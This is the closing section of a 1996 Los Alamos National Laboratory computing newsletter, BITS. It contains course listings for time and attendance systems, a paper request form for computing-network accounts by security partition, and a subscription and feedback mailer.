Secretarial/Contract Services (SE):	**Scheduled on request**		**$260**	**Course #7481**
	This class provides hands-on instruction for creating secretarial requests for temporary services, entering time for technical and nontechnical contract employees, and creating reports using the Information Manager Utility. The students will also learn how to review notifications and approve attendance. A training database will be used for the class.			
Time and Effort System	**Scheduled on request**		**$260**	**Course #11018**
	The student will learn how to enter attendance, amend attendance, approve attendance, and submit exception and approval reports. Time codes and associated policies will also be discussed. In addition, the student will learn how to use the Information Manager utility to view and print reports.			

CUT ALONG DASHED LINE

Los Alamos
National Laboratory

INTEGRATED COMPUTING NETWORK (ICN) VALIDATION REQUEST

To access ICN Computing resources, please complete all parts of this form that apply to you, including "Special Requirements."

If you have **questions**: Call: (505) 665-1805
E-mail: validate@lanl.gov

Mail your completed application to:
ICN Password Office (PWO)
Mail Stop: B271
Los Alamos National Laboratory
Los Alamos, NM 87545

All Laboratory computers, computing systems, and their associated communication systems are for official business only. By completing this request, users agree not to misuse the ICN. The Laboratory has the responsibility and authority to perodically audit user files.

Owner Information

Z-Number (if you have one)	PWO Use Only	Name (last, first, middle initial)
LANL Group	LANL Mail Stop	Citizenship (Foreign National see "Special Requirements-Foreign National")
Phone Number	Cost Center	Program Code

Check LANL affiliation:

- ☐ LANL employee
- ☐ Contractor _____ (specify contract company)
- ☐ Consultant, VSM, associate
- ☐ External user_____ (specify employer)
- ☐ Other (specify)_____

Send password / smartcard to:

☐ Mail Stop or ☐ Mail to address indicated below

Name / Organization
Address
City, State, Zip Code

Access Check access method and needed partitions:

Access method: ☐ ICN Password ☐ Smartcard ☐ Both

☐ **Open** partition (e.g., email systems, open machines)

☐ **Administrative** partition (e.g., IA [BUCS, Stores, Travel], IB [EIS, FMIS, PAIRS])
If you are not a Q-cleared LANL employee, see required steps in section "Special Requirements-Administrative Partition," unless you already have Administrative access with an ICN password.

☐ **Secure** partition (i.e., secure machines)
Indicate level(s) of data to be processed:
- ☐ Unclassified
- ☐ Secret

I certify this person does require secure access:

_____ _____
Manager Signature (Group Leader or above) Date

NOTE: A Q-clearance is required. All classified computing must be performed within the Secure environment.

PWO Use Only

New ☐ Change ☐	Clearance Status	Processed	Lv	Smartcard Serial #
Comments:				

Form 1646 (1/95) Supersedes previous versions (rev. 1/25).

Continue

Special Requirements

Administrative Partition (U.S. Citizens Only)	Lab-Wide Systems (e.g., IA [BUCS, Stores, Travel], IB [EIS, FMIS, PAIRS])
☐ Under 18 years of age	If you need to access Administrative systems, your group leader must provide a memo accepting responsibility for your actions and justifying your need for access This memo is to accompany all forms taken to the security briefing (see "Contractor or Non-Q-Cleared") section below. You may not access the Secure Partition.
☐ Contractor or Non-Q-Cleared	Phone (505) 667-9444 to obtain Access Authorization packet. Phone (505) 667-9153 to schedule a security briefing. Bring all forms including this ICN Validation Request to the security briefing for approval.

Security Briefing Approval Signature	Date

☐ Foreign National

Attach a copy of Form 982 (REQUEST FOR UNCLASSIFIED VISIT OR ASSIGNMENT BY A FOREIGN NATIONAL) with all approval signatures. Be sure Box #11 of Form 982 is completed. If you are not a visitor/assignee under a LANL/DOE approved Visit / Assignment Request, attach written justification from your host Division Director describing your need to access the ICN.

Authorization (required)

Print Manager Name (Group Leader or above)	Manager Z-Number	Group
Manager Signature (Group Leader or above)	Mail Stop	Date

If you are NOT a LANL employee, obtain your LANL contact's signature in addition to the contact's manager's signature.
NOTE: LANL contacts are regular Laboratory employees. Contacts are responsible for obtaining annual re-authorizations, forwarding renewals, and notifying the ICN Password Office of changes in user or contact status.

Print LANL Contact Name	Contact Z-Number	Phone Number	Group
LANL Contact Signature		Mail Stop	Date

Reader Feedback

Feedback helps us to provide a document that responds to the changing needs of its readership. If you have comments or questions about this publication, please let us hear from you. We have reserved the back of this form for that purpose. We also accept articles for publication that are of interest to our readers. Contact the managing editor for more information. This form is also used for new subscriptions, deletions, or changes. Instructions are on the back. If you prefer to contact us by E-mail, send your comments and/or subscription request to finney@lanl.gov.

Do Not Staple
Fold on This Line First

NO POSTAGE
NECESSARY
IF MAILED
IN THE
UNITED STATES

BUSINESS REPLY MAIL

FIRST-CLASS MAIL PERMIT NO. 88 LOS ALAMOS NM

POSTAGE WILL BE PAID BY THE ADDRESSEE

MAIL STOP B251
ATTN: MIKE FINNEY, MANAGING EDITOR
CUSTOMER SERVICE GROUP (CIC-6)
LOS ALAMOS NATIONAL LABORATORY
PO BOX 1663
LOS ALAMOS NM 87544-9916

Do Not Staple, Seal with Tape
Fold Here

cut along dashed line

Feedback

New Subscriptions, Deletions, and Changes

BITS is published by Los Alamos National Laboratory. If you would like to be added to or deleted from our mailing list, please check the appropriate line, complete the form below, and mail us the form.

_____ Add my name to the **BITS** mailing list.

_____ Delete my name from the **BITS** mailing list.

_____ Change my name/address as indicated below.

Name		Date
Address		Mail Stop
Group	Organization	
City	State	Zip
Phone	Number of copies	Employee Z#

INDEX

This index is organized according to keywords taken from the original titles of BITS articles. Keywords are listed in alphabetical order and the coverage of articles goes back one year from the date of the current issue.

Produced by the Computing, Information, and Communications (CIC) Division
Managing Editor: Mike Finney (667-2241/finney@lanl.gov)
Design: Gloria Sharp and Mike Finney
Printing: Media Group (CIC-17)

Los Alamos
NATIONAL LABORATORY

Los Alamos
NATIONAL LABORATORY

Los Alamos, New Mexico 87545

BITS is published monthly to highlight recent computing and communications activities within the Laboratory and to update hardware and software changes on the Laboratory's Integrated Computing Network (ICN). We welcome your suggestions and contributions. BITS may be accessed electronically via Web browsers such as Mosaic and Netscape. Enter the following URL:

http://www.lanl.gov/computer-information/ComputingNews/bits_homepage.html

LALP-96-11 (2-96)